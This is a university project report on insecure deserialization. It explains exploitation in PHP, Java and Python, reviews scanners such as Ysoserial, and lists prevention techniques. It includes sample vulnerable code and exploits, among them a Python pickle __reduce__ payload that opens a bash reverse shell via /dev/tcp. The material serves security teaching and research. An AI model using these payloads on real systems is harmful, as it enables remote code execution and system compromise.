Spring 2023

Insecure Deserialization Detection in Python

Aneesh Verma
San Jose State University

Insecure Deserialization Detection in Python

A Project Report

Presented to

Dr. Robert Chun

Department of Computer Science

San José State University

In Partial Fulfillment

Of the Requirements for the Class

CS 298

By

Aneesh Verma

May 2023

The Designated Project Committee Approves the Project Titled

Insecure Deserialization Detection in Python

By

Aneesh Verma

Approved for the Department of Computer Science

San José State University

May 2023

Dr. Robert Chun	Department of Computer Science
Dr. Thomas Austin	Department of Computer Science
Mr. Priyam Dhanuka	Software Engineer, Google

ABSTRACT

The importance of Cyber Security is increasing every single day. From the emergence of new ransomware to major data breaches, the online world is getting dangerous. A multinational non-profit group devoted to online application security is called OWASP, or the Open Web Application Security Project. The OWASP Top 10 is a frequently updated report that highlights the ten most important vulnerabilities to web application security. Among these 10 vulnerabilities, there exists a vulnerability called Software and Data Integrity Failures. A subset of this vulnerability is Insecure Deserialization. An object is transformed into a stream of bytes through the serialization process in order to be stored in memory, a database, or a file. Deserialization is the procedure used to transform bytes of serialized data into readable form. When a website deserializes user-controllable data without any validation, it is known as Insecure Deserialization. An attacker may be able to modify serialized objects in this way to introduce dangerous data into the application code. In this research, we discuss thoroughly Insecure Deserialization in Python and attempt to create an automated scanner for detecting it. We go into detail about the working of Insecure Deserialization and study this vulnerability in different languages such as Java, Python, and PHP. We also talk about various prevention techniques.

Keywords **– Insecure Deserialization, Security, Vulnerability, OWASP Top 10, Python.**

ACKNOWLEDGEMENTS

I would like to express my gratitude to my adviser, Dr. Robert Chun, and the members of my master's project committee, Dr. Thomas Austin and Mr. Priyam Dhanuka, for their unwavering support and assistance during the completion of my project. Their knowledge of several topics helped me make judgments while also teaching me many business methods. The prospect of completing this endeavor would never have been feasible without their direction and support.

TABLE OF CONTENTS

TABLE OF FIGURES

LIST OF TABLES

I. INTRODUCTION

Nearly every industry, government, and financial company have moved its operations to a cyberinfrastructure as a result of the growing trust and use of the Internet. An intentional attempt to compromise another person's or organization's information system is known as a cyberattack. Cyberattacks are becoming more and more common, as is our understanding of the technologies involved. An estimated 98% of online apps evaluated were discovered to be prone to cyberattacks, as per Trustwave's 2015 Global Security Report. According to another security study in 2015, 74% of small organizations and 90% of large organizations suffered from security breaches [1].

Given that businesses don't always disclose all data to the world, it can be challenging, if not unattainable, to estimate the precise expenses that organizations will incur to rebuild their reputation, business, and customer trust. Nevertheless, the findings indicate that the effects of cyberattacks most frequently involve data loss, financial harm, business loss, and damage to equipment. The most frequent intrusions allowed unauthorized access to data including complete names, dates of birth, Identification, personal address, hospital information, contact details, account records, e-mail, passwords, and insurance details [2].

Numerous nonprofit initiatives and programs have indeed been implemented in recent years with the goal of addressing security risks. Open Web Application Security Project (OWASP), a global nonprofit charitable organization that concentrates on application security, is the most well-known group [1].

The OWASP Top 10 lists the top 10 most significant web application security threats along with recommendations for mitigating those risks. This list is based on a majority agreement among

cybersecurity experts globally and draws on the considerable experience and expertise of OWASP's open community contributors [3].



Fig. 1. OWASP Top 10 transition from 2017 to 2021

Since 2003, the OWASP has managed its Top 10 listing, changing it every two to three years to reflect developments and shifts in the Application security industry. An overall organizational dedication to industry standards for secure development is demonstrated by incorporating the Top 10 within the software development life cycle [3].

One of the vulnerabilities in this list is Software and Data Integrity Failures (A08:2021). Software and Data Integrity Failures is a brand-new category for 2021 that focuses on CI/CD pipelines, important and sensitive data, and assumptions about software upgrades without validating integrity [4]. CWE (Common Weakness Enumeration) is a classification of software and hardware vulnerabilities created by the security community. It provides a consistent vocabulary, a yardstick for security tools, and a starting point for attempts to identify, mitigate, and avoid weaknesses [5]. Common Vulnerabilities and Exposures, or CVE, is the abbreviation for a list of openly reported computer security issues. A security issue with a CVE ID number is what is meant when someone mentions a CVE [6]. A well-defined collection of criteria and straightforward formulae make up the Common Vulnerability Scoring System (CVSS), a public endeavor that also includes documentation to help analysts rate vulnerabilities and businesses use

the ratings [7]. 10 CWEs in Software and Data Integrity Failures have one of the largest weighted impacts from (CVE/CVSS) statistics.

Insecure Deserialization is a subset of Software and Data Integrity Failures. A website can have some data which is controlled by a user. When such data is deserialized by a website without any validation, it is called Insecure Deserialization. This might give an attacker the ability to alter serialized objects and inject malicious code into the website [8].

For certain languages such as Java and PHP, automated scanners to detect Insecure Deserialization have been already developed. However, a scanner is nonexistent for a very widely used language Python. In this research, we investigate extensively Insecure Deserialization, particularly in Python, and aim to develop an automated scanner for it.

This research is organized as follows: Section II describes the history of Insecure Deserialization and how it came into being. Section III illustrates the related work and the tools that are already created for the detection of this vulnerability. Section IV expresses the concepts and techniques of this vulnerability. It includes details of this attack and how it works in different languages. It includes vulnerability identification, exploitation, and prevention. Section V focuses on the hypothesis of the development of an automated scanner for detecting Insecure Deserialization in Python. We talk about the actual development of this scanner in Section VI followed by its testing in Section VII. We compare our scanner with another scanner called Ysoserial in Section VIII. This organization is shown in Fig 2.



Fig. 2. Organization of the research

II. HISTORY

Tracking down the history of Insecure Deserialization seemed like an impossible task. No research paper, no article, no YouTube video, nothing could be found that directly stated the history of this vulnerability. Therefore, a search of Google results related to Insecure Deserialization was done every year separately since 1960. The first attack based on Insecure Deserialization was done in 2007 [9]. However, this means that in 2007, this information was made publicly available. Only the actual hackers know when this vulnerability came into being and how old it is.

In the 1990s, a lot of articles were written on serialization and deserialization, mostly in Java. Some emphasis was given to PHP, however, nothing about Python's serialization or deserialization could be found. In addition, there was little to no mention of a security association with serialization/deserialization.

Some important events that happened around that time were Black Hat was founded in 1997 [10] and OWASP was launched in 2001 by Mark Curphey and Dennis Groves [11].

On September 3rd, 2002, the Last Stage of Delirium Research Group presented an article on Java and Java Virtual Memory security vulnerabilities and their exploitation techniques at Black Hat Asia 2002 [12]. They had the foresight to see that deserialization can become a potential threat. According to the Last Stage of Delirium Research Group [12], if a system class had the potential to be deserialized then it was possible to deserialize some bytes into a system class's instance. They also stated the danger of this as the new objects can be constructed in a different state which is arbitrary.

Black Hat Briefings & Training
MARINA MANDARIN, SINGAPORE • 03-04 OCTOBER 2002

Black Hat Asia 2002
there are no audio or video files available for this conference

Track/Speaker/Topic	Presentation	Notes/Tools
Keynote Presentations - Black Hat Asia 2002		
Thomas C. Waszak Perspectives		
Martin Khoo Computer Forensics - Tracking the Cyber Vandals		
Track 1 - Black Hat Asia 2002		
Stephen Dugan Cisco Security		
Halvar Flake Graph-Based Binary Analysis		
FX Attacking Networked Embedded Systems		
Greg Hoglund Exploiting Parsing Vulnerabilities		The Pit- Full Release
Last Stage of Delirium Java and Java Virtual Machine Security Vulnerabilities and Their Exploitation Techniques		
Larry Leibrock, Ph.D Forensics Tools and Processes for Windows XP Platforms®		
Tim Mullen Neutralizing Nimda: Automated Strikeback		
Saumil Shah Top Ten Web Hacks		

Fig. 3. Black Hat Asia 2002 conference

In March 2003, David A. Wheeler [13] published the book Secure Programming for Linux and Unix HOWTO. In his book, he clearly mentions that deserialization is a dangerous operation. In the same month, Lujo Bauer, et al. [14] published a research paper that states that secure Java applications require the prevention of certain processes including serialization and deserialization.

In 2004, Bauer, Lujo, et al. [14] wrote an article titled “Nine reasons not to use serialization”. He argued that one of the reasons to not use serialization was that it was not secure. According to him, the use of XML serialization is by its very nature unsafe as it requires making classes public. He also listed down other security concerns as a consequence of serialization such as the production of temporary files.

Even though the vulnerability was not properly formulated, the above articles, papers, and books indicate that it was well-established that serialization and deserialization processes were unsafe. Consequently, the first attack relating to Insecure Deserialization occurred in 2007 [9]. This was a PHP attack that included the attack to happen when the deserialization of session data took place. The attack included running malicious code on the system [15].

According to CVE Details [16], only 7 attacks related to Insecure Deserialization took place from 2007 to 2013. This might be the reason for this vulnerability not being added to OWASP TOP 10 in 2007,2010 and 2013 [11] even though it affected Google Chrome in 2010 severely [17]. However, Google Chrome was not that relevant compared to its popularity now. In 2010, it had only 9.95% of the browser market share across all device types [18]. In 2017, Insecure Deserialization was added to OWASP's Top 10 list. From 2014 to 2017 there was a more than 1900% increase in attacks from 7 to 141 [16]. Therefore, the choice of adding Insecure Deserialization to OWASP Top 10 made sense statistically. Between 2018 and 2021, there was a further increase from 141 to 709 denoting upward of another 400% increase. This might be the reason for Insecure Deserialization remaining in Owasp's top 10 for the year 2021 where it resides in the vulnerability called Software and Data Integrity Failures [4].

III. RELATED WORK

In this section, we discuss various detection tools related to Insecure Deserialization. Several tools exist, however, most of them are limited to Java and PHP. There seems to be an uneven balance of the number of Insecure Deserialization detection tools developed for Java and other languages.

Sondre Fingann [19] talks about Ysoserial. Ysoserial was developed using a group of property-oriented programming "gadget chains" that were found in popular Java packages. Through unsafe object deserialization, these "gadget chains" can be leveraged to attack Java programs. Imen Sayar et al. [20] agree with Sondre Fingann [19] in terms of Ysoserial being an important detection tool. According to Imen Sayar et al. [20], we may develop payloads to utilize on susceptible targets or search for Java deserializations using a variety of open-source tools with tools such as Ysoserial, SerialBrute, Java serial killer, JMET, and Java Deserialization Scanner. In addition, Nikolaos Koutroumpouchos et al. [21] also agree with Sondre Fingann [19] and Imen Sayar et al. [20] about Ysoserial as a detection and exploitation tool. Sondre Fingann [19] further explains the working of Ysoserial. Ysoserial encapsulates a command in a preset gadget chain and after that does serialization of the object. Burp suite, which is a popular penetration testing tool, also consists of a plugin corresponding to Ysoserial. Java serialization may be detected by the plugin using any of the active or passive scanners of Burp Suite. A manual tester for finding weaknesses in specific insertion locations is included. Ysoserial is a great tool for the detection of this vulnerability in Java.

Imen Sayar et al. [20] and Nikolaos Koutroumpouchos et al. [21] focus more on Insecure Deserialization detection in PHP unlike Sondre Fingann [19]. They talk about a command line tool developed in Golang for the detection of Insecure Deserialization in PHP or Java web applications.

This tool accepts a target and a range of alternatives as input, verifies and examines the input, and then creates a bundle of requests with multiple insertion locations based on the input. Then it injects malicious data into these insertion points, checks if the vulnerability is there, and presents on which insertion point the vulnerability exists. However, Sondre Fingann [19] focuses on other detection tools for Java applications. SerializationDumper is a tool that automates the laborious process of interpreting raw serialization streams. To convert the byte stream toward a more understandable form for humans, this tool can be used. Sondre Fingann [19] also talks about Gadget Inspector and Freddy. Gadget inspector analyzes Java bytes of code that locates gadget chains in packages or programs. Freddy is a burp suite plugin that allows burp suite to automate the detection of deserialization problems in .NET and Java applications by observing network traffic. Integration of plugins into the burp suite makes it very easy to detect vulnerability.

Nikolaos Koutroumpouchos et al. [21] discuss some other detection tools which are not for Java but for PHP and Android. For Android deserialization detection a tool that is based on Ysoserial is Android Java Deserialization Vulnerability Tester. PHPGGC (PHP Generic Gadget Chains) is a tool that is used to detect PHP object injection which is a form of Insecure Deserialization. It is a library consisting of payloads that are unserialized. As we can see, various vulnerability scanners concerning Insecure Deserialization are available, however, none of them works for Python.

IV. CONCEPTS AND TECHNIQUES

A. Serialization and Deserialization

Serialization transforms complex data such as objects into a flatter structure so that the data can be transferred back and forth as a sequential byte stream. Serialization helps in publishing intricate data to a file, database, or inter-process memory. It also helps preserve the state of the object i.e., the attributes and the values.

Deserialization turns the byte stream back into an identical clone of the original object that is fully operational and maintains its serialized state. The logic of the website may then communicate with this deserialized object.



Fig. 4. Process of Serialization and Deserialization

Serialization is natively supported by several programming languages. Serialization is known as marshalling in ruby and pickling in Python [8].

B. Vulnerability Exploitation in PHP

In the PHP language, Insecure Deserialization is sometimes referred to as PHP object injection. PHP contains a function called serialize() which is used to serialize a PHP object when needed to store it or transport it over the network.



Fig. 5. Serialization in PHP.

Similarly, it contains unserialize() function to unpack and retrieve the original object.

Fig. 6. Deserialization in PHP

A reason for the occurrence of this vulnerability is developers think that serialization alone will protect the data. They don't encrypt the data or sign it, which results in anyone creating a user object. An attacker can just make changes to this serialized string if not encrypted. As an example, an attacker can just change his role from client to admin to gain admin access.

```
1  O:4:"Foo":2:
   {s:8:"usrname";s:6:"aneesh";s:6:"role";s:**5**:"admin";}
2
```

Fig. 7. Deserialization exploit in PHP

First, we will discuss vulnerability exploitation using magic methods. PHP magic methods are names for methods that have unique characteristics. Magic qualities remain in magic methods, for example automatically being performed during specific points of execution or when specific circumstances are fulfilled, if the class of the serialized object implements any methods with magic names. The magic functions wakeup() and destruct() are two of them.

When an object has to be reinitialized, the wakeup() function is often used to restore whatever resources it may have, restore database connections broken during serialization, and carry out additional reinitialization operations.

The program uses the destruct() method to destroy the deserialized object when there are no references to its left. This method can be used for exploitation.

```
class Foo
 {
 private $hook;
 function __construct(){
 }
 function __wakeup(){
 if (isset($this->hook)) eval($this->hook);
 }
 }
$usrdata = unserialize($_COOKIE['data']);
```

Fig. 8. Wakeup function

```
1  class Foo
2  {
3   private $hook = // Malicious code for RCE;
4  }
5  print urlencode(serialize(new Foo));
```

Fig. 9. Malicious code insertion point

The images above represent a vulnerable code where Insecure Deserialization can take place. A remote code execution which is an attack where an attacker can create a connection between his host machine and the target machine is possible here. This is because we are passing user-controlled cookie data to unserialize method without any encryption. As we are passing a new object of class Foo into the serialize method, therefore a new Foo object will be created when unserialize method receives the cookie data. Unserialize method will call wakeup() method as

wakeup() is integrated in class Foo. The wakeup method will search for $hook variable and it will evaluate it using eval($hook). The attacker sets $hook to his malicious code which sets off an RCE attack resulting in a compromise of the system. Some more magic methods include toString() and call() method invocation during the invocation of an undefined method [22].

Now we will talk about vulnerability exploitation using POP Chains. Property Oriented Programming (POP) chain is where the attacker that the capability to control all the properties of the deserialized object. It is used when magic methods do not contain exploitative code inside. Gadgets are fragments of code that are lent from the codebase. These gadgets are pieced together to exploit the vulnerability, which is the technique used by POP chains. Magic methods such as wakeup and destruct are used as initial gadgets in the POP chain method. Some useful POP chain methods include exec(), system(), file_put_contents(), file_get_contents() etc. The example below shows the exploitation of a vulnerability using the POP chain:

```php
<?php
class PopChainExample{

private $data = "somedata";
private $file_name = '/tmp';

public function __wakeup(){
$this->save($this->file_name);
}
public function save($file_name){
file_put_contents($file_name, $this->data);
}
?>
```

Fig. 10. POP chain example in PHP

The initial gadget is wakeup() method which is invoked on calling unserialize method in which the value consists of the object of the class. The wakeup() method calls the save method which puts data property to the file. The content of the file consists of malicious code. On loading this file, the malicious code can be executed, and this is how the attack takes place [24].

C. Vulnerability Exploitation in Java

First, let's understand the working of serialization and deserialization in Java. Java classes need to implement the interface Java.io.Serializable for making Java objects serializable. Serialization and deserialization by methods writeObject() and readObject() respectively. Java applications mostly use serializable objects to carry data in cookies, parameters, or headers. The objects which are a result of serialization in Java are not humanly readable. Some characters are even nonprintable. However, to identify serialization in Java there are certain hints. First, if the object begins with rO0 (base64) or AC ED 00 05 (hex), it indicates serialization. Another hint is if the HTTP message's content-type header is application/x-Java-serialized-object, it also indicates serialization. Similar to exploitation in PHP, we can change the role of the user and serialize again and try to exploit the application. The application may occasionally be able to deserialize any class which can be serialized and whose access is present. This happens when the code does not put any restrictions on which class can be deserialized and which not, making the application prone to RCEs.

```
import java.io.*;

public class SerializeDemo {

public static void main(String [] args) {

ExploitDeser e=new ExploitDeser();

try {

FileOutputStream fileOut =

new FileOutputStream("/tmp/malicious.ser");

ObjectOutputStream out = new ObjectOutputStream(fileOut);

out.writeObject(e);

out.close();

fileOut.close();

System.out.printf("Serialized data is saved in /tmp/malicious.ser");

} catch (IOException i) {

i.printStackTrace();
```

Fig. 11. Serializing malicious class in Java
Source: Adapted from [55]

```
import java.io.*;
import java.net.URL;
import java.net.URLClassLoader;


public class DeserializeDemo {
    public static void main(String [] args) {
          Employee e = null;

        try {
             FileInputStream fileIn = new FileInputStream("/tmp/malicious.ser");
             ObjectInputStream in = new ObjectInputStream(fileIn);
             e = (Employee) in.readObject();
             in.close();
```

Fig. 12. Deserializing malicious class in Java.
Source: Adapted from [55]

You frequently need to employ a number of gadgets in order to achieve code execution in the appropriate way. Gadgets can be found in the libraries that the application has loaded. This is similar to that of POP Chain in PHP. We create a series of method calls employing gadgets inside the application's scope that finally results in RCE. Exploit chains can be created by using the gadgets residing in popular libraries which include Apache Groovy, Spring Framework, Apache Commons File Upload, and Apache Commons Collections [22].

Here also magic methods are run automatically during deserialization. One of these magic methods might be reading something off the input stream and execution happens. The execution happens before the return of the object; therefore, typecasting is not an issue. Some of the major magic methods are readObject(), readResolve(), finalize(), and Object.hashCode(), Object.equals(), Comparator.compare(), Comparable.compareTo()



Fig. 13. Gadget chains in Java
Source: Adapted from [25]

ReadObject() invokes hashCode(), which further invokes f1 and f2 functions. In f2 functions, runtime.exec(arg) happens, which results in the execution of our input. Some Java libraries susceptible to this vulnerability are JDK(ObjectInputStream), XStream(XML, JSON), Jackson(JSON), Genson(JSON), FlexSON(JSON). Vulnerability detection largely depends on the existence of untrusted input. Ysoserial can be used to find these gadget chains and exploit them [25].

D. Vulnerability Exploitation in Python

Serialization is called pickling and deserialization is called unpickling in Python. This comes from a library pickle that Python consists of. Let's understand Python's Insecure Deserialization through an example. An object defined can be serialized using the pickle library. The function used for serialization is pickle.dumps() and the function used for deserialization is pickle.loads().

Fig. 14. Serialization and Deserialization in Python

Similar to Java and PHP, unvalidated user input results in the exploitation of this vulnerability. Consider an example where a client sends some pickled data to the server, and the server unpickles it.

```python
import os
import pickle

def foo():
    val = {"name":"Aneesh","role":"client"}
    f = open("obj.pickle","wb")
    safecode = pickle.dump(val,f)
    return safecode
if __name__ == '__main__':
    safecode = foo()
```

Fig. 15. Client code

```python
import os
import pickle

def foo2():
    f = open("obj.pickle","rb")
    res = pickle.load(f)
    return res
if __name__ == '__main__':
    print(foo2())
```

Fig. 16. Server code

As we can see, the user input contains no validation whatsoever. Therefore, we can change the input as follows:

```
class Explt():
        def __reduce__(self):
                return(os.system,('bash -i >&
/dev/tcp/127.0.0.1/4444 0>&1',))

def foo():
        val = {"name":"Aneesh","role":"client"}
        f = open("obj.pickle","wb")
        safecode = pickle.dump(Explt(),f)
        return safecode
if __name__ == '__main__':
        safecode = foo()
```

Fig. 17. Python exploit script

Here we introduce a new class Explt denoting the exploiting class which contains the reduce function. When deserialization happens, the reduce function is called. In this function, we are using the os library to create a reverse TCP connection. Consequently, this results in a compromise of the system [26].

E. Prevention techniques

Some prevention techniques are as follows:

- User input must be validated, and it should not be untrusted [26].
- Utilize an allowlist to limit deserialization to a select few permitted classes if deserialization is required [22].
- Putting in place integrity checks, such as digital signatures, on serialized objects to stop malicious object creation or data modification is needed [27].
- Deserialization code should be given limited access permissions [27].
- Python documentation suggests using formats such as json which are safer if the processing of untrusted data is being done [28].
- Add encryption/digital signature on top of serialization.

V. HYPOTHESIS

In this section, we discuss solving the problem of automated scanning of an Insecure Deserialization vulnerability in Python. As we discussed before, there are various tools already available for scanning and exploiting this vulnerability in other languages such as Java and PHP. We will utilize the design of these tools to develop our new scanner for Python.

A web application with this vulnerability will usually consist of dump data of pickle which is a module in Python used for serialization and deserialization. This pickle dump is mostly user-controlled. Thus, an attacker can modify this data, exploit the vulnerability and gain access to the system. Internally, the “reduce” function of the pickle library causes this vulnerability to occur. We will be experimenting with different ways of the pickle file being set up and if our scanner can detect the vulnerability in all those different situations.

